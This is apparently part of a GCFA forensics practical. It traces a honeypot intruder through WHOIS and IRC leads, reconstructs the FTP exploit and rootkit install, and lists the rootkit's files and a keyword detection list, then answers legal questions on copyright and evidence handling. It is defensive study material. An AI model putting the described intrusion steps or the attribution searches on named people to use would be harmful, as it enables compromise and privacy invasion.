About Web Services Host Master 1253 N Research Way Orem, UT 84097 US Phone: 801-437-6000 Email: hostmaster@aboutwebservices.com	North Sky, Inc. FreeServers DNS 1508 N Technology Way Orem, UT 84097 US Phone: 801-437-6000 Fax..: 801-437-6020 Email: hostmaster@freeservers.com

The companies both domains were registered to seemed different, but they each had the same phone number and each was located in the same city. Additionally, both domains used the same nameservers to host their DNS records: ns3.freeservers.com and ns4.freeservers.com.

Since the most common piece of information between the two were the phone number, a search on Google was performed on it. Searching in Google for a phone number will often perform a reverse lookup on that number and may determine who owns it. The search turned up the following owner of the phone number:

About Inc
1253 N Techonology Way

Orem, UT 84097

The address was pretty close to the addresses above and were both located in the same city. Further research on the Internet about this place led back to a single web hosting company called GlobalServers, located at www.globalservers.com. GlobalServers appeared to be a company that registered domains for people and hosted their web sites.

No other information on the two domains could be found anywhere on the Internet and it appeared that these domains had only been registered as there was not any more DNS information for either domain. The attacker, or attackers, must have just registered the domains and not have done anything with them. Once more we had hit a dead end.

Running a Google search on the two user names, narcis and enforcer, turned up too many hits to look through. Searching for both names on the same page turned up fewer hits but with no luck.

Finally, the email address was searched on. The Yahoo profiles page for the address (http://profiles.yahoo.com/example) showed no information except that it was last updated on 2/2/04. A Google search with both www.google.com and groups.google.com pulled no information either.

Next, a search for just l1tere was run on Google. Running the search on just the first part of the email address, which was also the name of the downloaded rootkit, could find information on the attacker or possibly someone else who had seen the rootkit. One hit came up.

This hit was a cached Google webpage of http://searchirc.com/irc-shell-2, which is a list of places to find Internet Relay Chat (IRC) shell accounts. IRC is the original Internet chat room where a single IRC server can contain thousands of different rooms to chat in. Attackers will often use IRC channels to communicate with each other and trade new exploit programs.

The cached paged showed a link to a website called http://65.113.119.148/l1tere/Shell/shell.txt.

IP address 65.113.119.148 showed that it was owned by ProHosting Corporation, another web hosting company like GlobalServers. The IP address resolved to fire.prohosting.com.

The link found in the Google cache was entered and the following web page was displayed.

```
Welcome TO Real NetWorkS

                    Uptime : 33 Days!

                          HOSTS :
```

```
216.74.74.66
216.74.74.67
216.74.74.68
216.74.74.70
216.74.74.71
216.74.74.72
66.78.7.18
66.78.7.19


Admin:Salbatik
```

At the bottom of the page was also the HTML source code for a banner ad – probably put there by the hosting company.

All of the IP addresses mentioned were owned by interserver.net – yet another web hosting company. Hostnames for most addresses could not be found but they all had some type of web page at them. These addresses were probably websites the attacker was able to get control over to use to connect to IRC channels.

The most important piece of information on the page was the name of the admin, Salbatik. A Google search of salbatik turned up a few hits.

The first was a Romanian blog site at http://www.clopotel.ro/prieteni/pagina.php?mid=30159. This site was entirely in Romanian and may be related, especially since the attacker verified the backdoor through a Romanian ISP. However, none of the page that I could translate showed any information that could be helpful.

The second hit was a domain called www.salbatik.net. When going to the site we were presented with an error stating that it had been temporarily disabled. Looking up the IP address of the host showed that it was hosted by Yahoo.

When the WHOIS owner record of the domain was looked up, the following was found:

```
Registered to organisation Name.... Martha N. Cunningham
Organisation Address. E. 123 Happy St.
Organisation Address.
Organisation Address. Akron
Organisation Address. 44312
Organisation Address. OH
Organisation Address. UNITED STATES

Admin Name.......... Martha N. Cunningham
Admin Address........ E. 2920 123 Happy St.
Admin Address........
```

```
Admin Address........ Akron
Admin Address........ 44312
Admin Address........ OH
Admin Address........ UNITED STATES
Admin Email.......... example@yahoo.com
Admin Phone.......... +1.5555551212
```

Bingo! The domain was registered to a Martha N. Cunningham with an email address of example@yahoo.com, the same email address that was used during the compromise. We now had someone we could tie to the compromise.

Unfortunately, this is where the trail ended. A Google search was performed on "Martha N. Cunningham" with no hits and on "Martha Cunningham" with over 3000 hits. A search on the phone number produced no information and a search in the Yahoo Instant Messenger and ICQ databases for the email address and name had no luck either.

If this were a criminal investigation the next step would be to find out as much information as we could on Martha Cunningham and talk to her, if she even existed. A number of searches for Martha Cunningham in public databases, such as www.anybirthday.com, were attempted with no results.

This name could be a fake name given to Yahoo by the attacker to register the site or it, a name taken off of a stolen credit card or the name of a relative of the attacker. Only interviewing the person would be able to get more information at this point.

Verification of Original Media

Before we can conclude our analysis, we need to make sure that the disk images we had analyzed had not been inadvertantly changed. To do this, the **md5sum** program was once again run on the images to verify the MD5 hashes had not changed.

```
[root@laptop]# md5sum hda1.dat
038da7e4552d1326fd640bd24de53898  hda1.dat
[root@laptop]# md5sum hda5.dat
f0a02decdf358f115155c5465b0d8f40  hda5.dat
[root@laptop]# md5sum hda6.dat
b88309f00f9e6674ab18c4701b450279  hda6.dat
```

The hashes matched so our analysis had not changed any of the evidence.

Conclusions

Our analysis of the compromised honeypot found that the attacker compromised the machine through an FTP vulnerability, probably using the program 7350wurm. The attacker was probably using an automated script,

sometimes referred to as an auto-rooter, to scan a number of IP addresses looking for the specific banner of vulnerable FTP servers. Once a vulnerable server was found the auto-rooter would launch an attack, compromise the system and set up the initial entry. Our compromise took place on Friday, March 26, 2004 at 04:13:21.

Immediately after gaining access to the system the attacker ran the ncftpget command to attempt to download something, probably a rootkit. However, there was no evidence that this download was actually accomplished and probably failed.

Two hours passed until a number of FTP files began to get accessed due to the attacker attempting to log in through FTP once more, even though their original session from the initial exploit was still open. We know the original exploit session from 04:13:21 was still open because the /var/log/secure log shows that the connection stayed up for over three hours. The new FTP session only stayed open for a couple of seconds.

Twenty minutes later, at 07:06:44, the wget command was run to download the attacker's rootkit. Immediately after download, the rootkit was unpacket and installed. In a little over a minute, the attacker was able to set up backdoor programs to get in to the system later on, replace a number of system files, start a network sniffer and clean up any evidence in the log files.

The rootkit replaced a number of system files with the attacker's own. These new programs would hide a number of pieces of information from users on the system to prevent the attacker from being discovered. The longer the attacker could remain hidden the longer the machine would remain under their control.

Analysis allowed us to recover the attacker's rootkit and analyze it. The rootkit appeared to be made from a number of commonly seen hacker tools from different sources. It also appeared that the attacker may have made some of their own programs from the unique signatures in some of the files.

At 07:07:25 the attacker quickly logged on from 81.XX.YY.ZZ to verify the backdoor SSH program had begun and then logged off. The attacker then logged back on again at 07:08:05 to run a few commands and check if the sniffer was running. All sessions were then logged off and the attacker never returned.

The analysis of the system allowed us to tie the attacker back to a name and address through the email address the attacker used to send information to. This information would be extremely useful in a criminal case and could provide other leads.

Based on how the attacker compromised the honeypot, using an auto-rooter program that exploited a commonly-known vulnerable FTP server, the expertise of the attacker is probably not that high, but still not as low as what

would be classified as what is known as a “script kiddie”. Script kiddies are attackers that typically know enough on how to execute exploits and the commands used once they get on a system but not much else.

The attacker showed some script kiddie mentality by exploiting a commonly known hole and not some unusual, unknown one. However, they were able to cover their tracks well and knew enough about the Linux operating system to not make any mistakes (from what was seen in the history files). Script kiddies will often mistype Windows commands on a Linux system and vice versa; this was not seen here.

Regardless of the expertise level of the attacker, they were able to break in to the honeypot and the forensic analysis performed was able to discovery what they did. Unfortunately, a number of things were not able to be recovered.

For example, the initial entry into the system showed that the attacker used the ncftpget command to download some files onto the system. These files, as well as the place they were downloaded from, were not able to be recovered. Additionally, the attacker ran the wget command to download their rootkit. The site the rootkit was downloaded from was also not able to be found. Recovering this information could have proved useful in discovering the identity of the attacker.

The question as to why the attacker compromised the system was never found either. Attackers will typically install IRC bots or denial of service clients on a compromised machine after they have taken control over it. However, there is no evidence that the attacker installed or even downloaded any of these programs. This could be because the honeypot was not left up long enough after the compromise occurred, but we’ll never know.

References

Cunningham, Jacob. 15 April 2004. <http://www.giac.org/practical/GCFA/Jacob_Cunningham_GCFA.pdf>.

Edulla, Mike. Linsniffer 3.0. 15 April 2004. <http://www.hoobie.clara.net/security/exploits/linsniffer.c>.

National Software Resource Library. 15 March 2004. <http://www.nsrl.nist.gov>.

“Respuesta al Reto de Análisis Forense”. 15 April 2004. <http://www.rediris.es/cert/ped/reto/10/Informe%20Tecnico.pdf>.

Roessler, Thomas. Scan of the Month May 2001. <http://project.honeynet.org/scans/scan15/proj/t/>.

Schneier, Bruce. Applied Cryptography. New York: John Wiley & Sons, 1996.

"The Sleuth Kit & Autopsy Forensic Browser". 21 April 2004. <http://www.sleuthkit.org>.

Appendix A – Dirty Word List

rootkit
backdoor
promisc
hax0r
0wn
irc
81.XX.YY.ZZ
211.42.XX.YY
AA.BB.73.8
16.105.105.13
curatare
narcis
linsniff
srd0
/lib/security/www
l1tere
/tmp/info
7350wurm
tcp.log
/usr/include/proc.h
/usr/include/file.h
vadim
cleaner.o
sauber
n-a-r-c-i-s.com
NaRciS
EnForCeR
@e-n-f-o-r-c-e-r.com
NeRviSoR

Appendix B – Complete list of files from l1tere.tgz

```
drwxr-xr-x root/root         0 2004-02-18 13:06:09 .nr/
-rwxr-xr-x root/root      5348 2003-03-22 16:31:56 .nr/createdir
-rwxr-xr-x root/root      3119 2002-09-27 16:26:45 .nr/firewall
-rwxr-xr-x root/root      2488 2002-09-10 17:22:40 .nr/status
-rwxr-xr-x root/root       574 2002-09-22 10:51:54 .nr/clean
-rwxr-xr-x root/root       382 2004-02-18 13:07:52 .nr/mailme
-rwxr-xr-x root/root       864 2002-09-22 10:39:18 .nr/patch
-rwxr-xr-x root/root      4485 2002-09-09 15:14:01 .nr/remove
-rwxr-xr-x root/root      3672 2002-09-09 16:04:54 .nr/replace
-rwxr-xr-x root/root      1921 2002-09-09 15:26:38 .nr/startfile
-rwxr-xr-x root/root       426 2003-03-22 16:33:32 .nr/init
drwxr-xr-x root/root         0 2004-02-18 13:06:55 .nr/sendmail/
-rw-r--r-- root/root      1083 2004-02-18 13:07:27 .nr/sendmail/sshd_config
-rw------- root/root       535 2002-09-09 16:01:40 .nr/sendmail/ssh_host_key
-rw------- root/root       512 2002-09-09 16:01:40 .nr/sendmail/ssh_random_seed
-rwxr-xr-x root/root    661485 2004-02-18 13:06:55 .nr/sendmail/sendmail
-rwxr-xr-x root/root     18780 2002-09-09 15:49:44 .nr/chattr
-rwxr-xr-x root/root     51332 2002-09-09 15:49:44 .nr/dir
-rwxr-xr-x root/root    126484 2002-09-09 15:49:44 .nr/du
-rwxr-xr-x root/root     26444 2002-09-09 15:49:44 .nr/encrypt
-rwxr-xr-x root/root     43140 2002-09-09 15:49:44 .nr/ifconfig
-rwxr-xr-x root/root     32942 2002-09-09 15:49:44 .nr/killall
-rwxr-xr-x root/root     37984 2002-09-09 15:49:44 .nr/libproc.so.2.0.6
-rwxr-xr-x root/root     15380 2002-09-09 15:49:44 .nr/login
-rwxr-xr-x root/root    167098 2002-09-09 15:49:44 .nr/ls
-rwxr-xr-x root/root     94264 2002-09-09 15:49:44 .nr/lsof
-rwxr-xr-x root/root     43088 2002-09-09 15:49:48 .nr/md5sum
-rwxr-xr-x root/root     65788 2002-09-09 15:49:48 .nr/netstat
-rwxr-xr-x root/root     69893 2002-09-09 15:49:48 .nr/ps
-rwxr-xr-x root/root     23976 2002-09-09 15:49:48 .nr/pstree
drwxr-xr-x root/root         0 2004-02-18 13:06:09 .nr/socklist/
drwxr-xr-x root/root         0 2004-02-18 13:06:09 .nr/socklist/Xf/
-rw-r--r-- root/root      3594 2001-12-24 11:14:21 .nr/socklist/Xf/fix.c
-rwxr-xr-x root/root     18571 2001-12-24 11:14:21 .nr/socklist/Xf/fix
-rwxr-xr-x root/root      7144 2001-12-24 11:14:21 .nr/socklist/Xf/chattr
-rw-r--r-- root/root      1637 2001-12-24 11:14:21 .nr/socklist/Xf/socklistx.c
-rwxr-xr-x root/root     16025 2001-12-24 11:14:21 .nr/socklist/Xf/socklistx
-rwxr-xr-x root/root      1100 2002-09-18 12:36:07 .nr/socklist/Xf/move
-rw-r--r-- root/root      1610 2001-06-11 01:59:36 .nr/socklist/Xf/stringsx.c
-rwxr-xr-x root/root     15956 2001-06-11 01:59:51 .nr/socklist/Xf/stringsx
-rwx--x--x root/root      1896 2002-09-22 09:11:39 .nr/socklist/socklist
drwxr-xr-x root/root         0 2004-02-18 13:06:09 .nr/socklist/utils/
-rw-r--r-- root/root      1144 2001-12-24 11:14:21 .nr/socklist/utils/.siz.c
-rwxr-xr-x root/root     13193 2001-12-24 11:14:21 .nr/socklist/utils/siz
-rwxr-xr-x root/root     45628 2002-09-09 15:49:48 .nr/top
-rwxr-xr-x root/root    167100 2002-09-09 15:49:48 .nr/vdir
-rwxr-xr-x root/root       335 2002-09-09 16:53:44 .nr/lg
-rw-r--r-- root/root       183 2003-03-22 16:33:50 .nr/.c
-rw-r--r-- 592/root        132 2003-03-22 16:33:57 .nr/.d
-rw-r--r-- 592/root        283 2003-03-22 16:34:05 .nr/.p
-rwxr-xr-x root/root     17960 2002-09-09 16:53:44 .nr/write
-rwxr-xr-x root/root      4060 2002-09-09 16:53:44 .nr/read
-rwxr-xr-x root/root      1345 2002-09-09 16:53:44 .nr/cl
drwxr-xr-x root/root         0 2004-02-18 13:06:09 .nr/curatare/
-rwxr-xr-x root/root     84568 2001-11-03 14:04:48 .nr/curatare/ps
-rwxr-xr-x root/root     53910 2001-11-03 14:05:46 .nr/curatare/pstree
-rwxr-xr-x root/root      1259 2001-11-08 01:46:54 .nr/curatare/sshd
-rwxr-xr-x root/root      1084 2001-12-07 09:01:21 .nr/curatare/clean
-rwxr-xr-x root/root      7144 2002-01-17 07:58:51 .nr/curatare/chattr
```

```
-rwxr-xr-x root/root      7144 2002-02-28 04:00:30 .nr/curatare/attrib
-rw-r--r-- root/root         0 2003-11-27 19:36:56 .nr/setup
-rwxr-xr-x root/root      2235 2004-02-18 13:08:30 setup
```

Legal Issues of Incident Handling

The answers to the following questions assume that the previous analysis from Part 1 showed the John Price was distributing copyrighted material on publicly available systems.

Question A
– Based upon the type of material John Price was distributing, what if any, laws have been broken?

From the forensic analysis done on the floppy disk it was found that John Price was distributed copyrighted MP3 music files to a number of public Internet web sites.

Price is not the owner of the copyright on the music, which is the artist of the music files or the those the artist has transferred the rights to, and therefore is guilty of copyright infringement under 17 U.S.C. § 506(a). This code states that criminal copyright infringement occurs when any person "by the reproduction or distribution, including by electronic means, during any 180-day period, of 1 or more copies or phonorecords of 1 or more copyrighted works, which have a total retail value of more than $1,000". (US Code Collection, Cornell University)

Additionally, Price could be prosecuted under the No Electronic Theft Act (NET), which makes "it illegal to reproduce or distribute copyrighted works, such as software programs and musical recordings, even if the defendant acts without a commercial purpose or for private financial gain." (http://www.cybercrime.gov/netconv.htm)

Violations of 17 U.S.C. § 506(a) and the NET Act are punishable under 18 U.S.C § 2319 with a maximum of 3 years imprisonment and $250,000.

These is precedence for individuals being prosecuted and successfully convicted under NET. In August of 1999, Jeffrey Gerard Levy was successfully convicted under the NET Act for distributing software, movie and music files from a web site on the Internet. Jeremy Remy also plead guilty to distributing copyrighted music of the Internet after being charged under NET.

The evidence recovered from Price's floppy showed that Price distributed the MP3 files to at least four different websites. The owners of these sites would be violating the Digital Millennium Copyright Act (DMCA) which provides a provision that "makes it illegal to so much as link to infringing material." (Spaulding).

While I could not find any cases where the DMCA was used under this provision for a conviction, the DMCA has been sited as the reason web sites have been taken offline for linking to infringing material. In September of 2003, the DMCA was used by Diebold, Incorporated to shut down the website

blackboxvoting.org. (McCullagh) According to Diebold, the website was linking to various materials on other websites that constituted copyright infringement.

Question B
– What would the appropriate steps be to take if you discovered this information on your systems?

If illegally copyrighted materials were found on my systems, the first step would be to consult management and the company legal department concerning how to proceed and it law enforcement should be contacted.

After consulting, a bit copy of the drive the information was found on would be made and validated by comparing MD5 cryptographic hashes of the copy and the original to make sure they were the same. Next, the original hard drive would be removed and placed into a sealed bag with a chain of custody document describing, among other things, the date and time the drive was taken, who handled it and the model and serial number of the drive. The drive would then be locked in a safe or cabinet to which access was restricted.

As evidence was collected and copied, the steps performed would be written down as they occurred and locked in the safe or cabinet with the evidence.

Any email and Internet logs for the suspected user would then be cryptographically hashed and burned to a CD. These emails and logs could give more evidence which would show if the user was distributing these materials or not. Additionally, if Internet logs did not exist but could be turned on, they would be turned on at this point.

Storing and sharing this information with law enforcement would not be a violation of the The Electronics Communications Privacy Act (ECPA), 18 U.S.C § 2701-12, since this is a private company. Private companies are allowed to voluntarily disclose electronic content or transactional data without violating the ECPA.

Additionally, logging this data is not a violation of The Federal Wiretap Act, which protects interception of real-time data. This is because consent was given by the employees that use the systems through their acceptance of the network logon banners which state they may be monitored.

Finally, law enforcement would be contacted at this point if the decision had been made to contact law enforcement.

Question C
– In the event your corporate counsel decides not to pursue the matter any further at this point, what steps should you take to ensure any evidence you collect can be admissible in proceedings in the future should the situation change?

In the event that counsel would decide not to pursue this matter any further, a number of things would need to occur in order to make the evidence later admissible.

The first thing to do would be to verify that all of the original media collected was cryptographically hashed and that the hashes of any copies of that media matched. These hashes would be used in the future to verify the integrity of any media and to prove that no one had changed any evidence since it was collected.

All original media would be put into sealed evidence bags with a chain of custody document attached. The chain of custody document specifies when that media is examined and by whom as well as a number of attributes for the media such as cryptographic hashes, serial numbers and physical appearance. By locking the media and chain of custody documents into a safe or cabinet that few, if any, people have access to the integrity of the evidence can be preserved.

Additionally, any reports or logs taken during internal investigation would be stored as well. These would be important to help recall which steps exactly were taken during analysis, as they may be brought into question in a court proceedings.

Question D
– How would your actions change if your investigation disclosed that John Price was distributing child pornography?

The investigation actions would not be very different if it was found out that Price was distributing child pornography. The same steps described above would still take place no matter what. The only difference on what would happen is that management and law enforcement would be contacted immediately after finding this. Analysis of the evidence would also stop until it was cleared by law enforcement to continue.

References

McCullagh, Declan. "[Politech] BlackBoxVoting.org shut down by legal nastygram from Diebold". 25 September 2003. <http://politechbot.com/pipermail/politech/2003-September/000017.html>.

Spaulding, Michelle L. "Copyright Protection for Music on the Move". The Berkman Center for Internet & Society At Harvard Law School. September 1999. <http://cyber.law.harvard.edu/mp3/>.

"Title 17, Chapter 5, Sec. 506". US Code Collection. Cornell University. <http://www4.law.cornell.edu/uscode/17/506.html>.

"Title 18, Part I, Chapter 113, Sec. 2319". US Code Collection. Cornell University. <http://www4.law.cornell.edu/uscode/18/2319.html>.

United States Department of Justice. United States Attorney's Office. District of Oregon. First Criminal Copyright Conviction Under the "No Electronic Theft" (NET) Act for Unlawful Distribution of Software on the Internet. 20 August 1999. <http://www.cybercrime.gov/netconv.htm>.

United States Department of Justice. United States Attorney's Office. District of New Jersey. Man Admits to Distribution of Pirated Movies, Music, Computer Software and Games Worth Over $2.2 Million. 8 December 2003. <http://www.cybercrime.gov/remyPlea.htm>.

United States Department of Justice. Prosecuting Intellectual Property Crimes: III Criminal Copyright Infringment. 23 April 2001. <http://www.usdoj.gov/criminal/cybercrime/ipmanual/03ipma.htm#III.E>.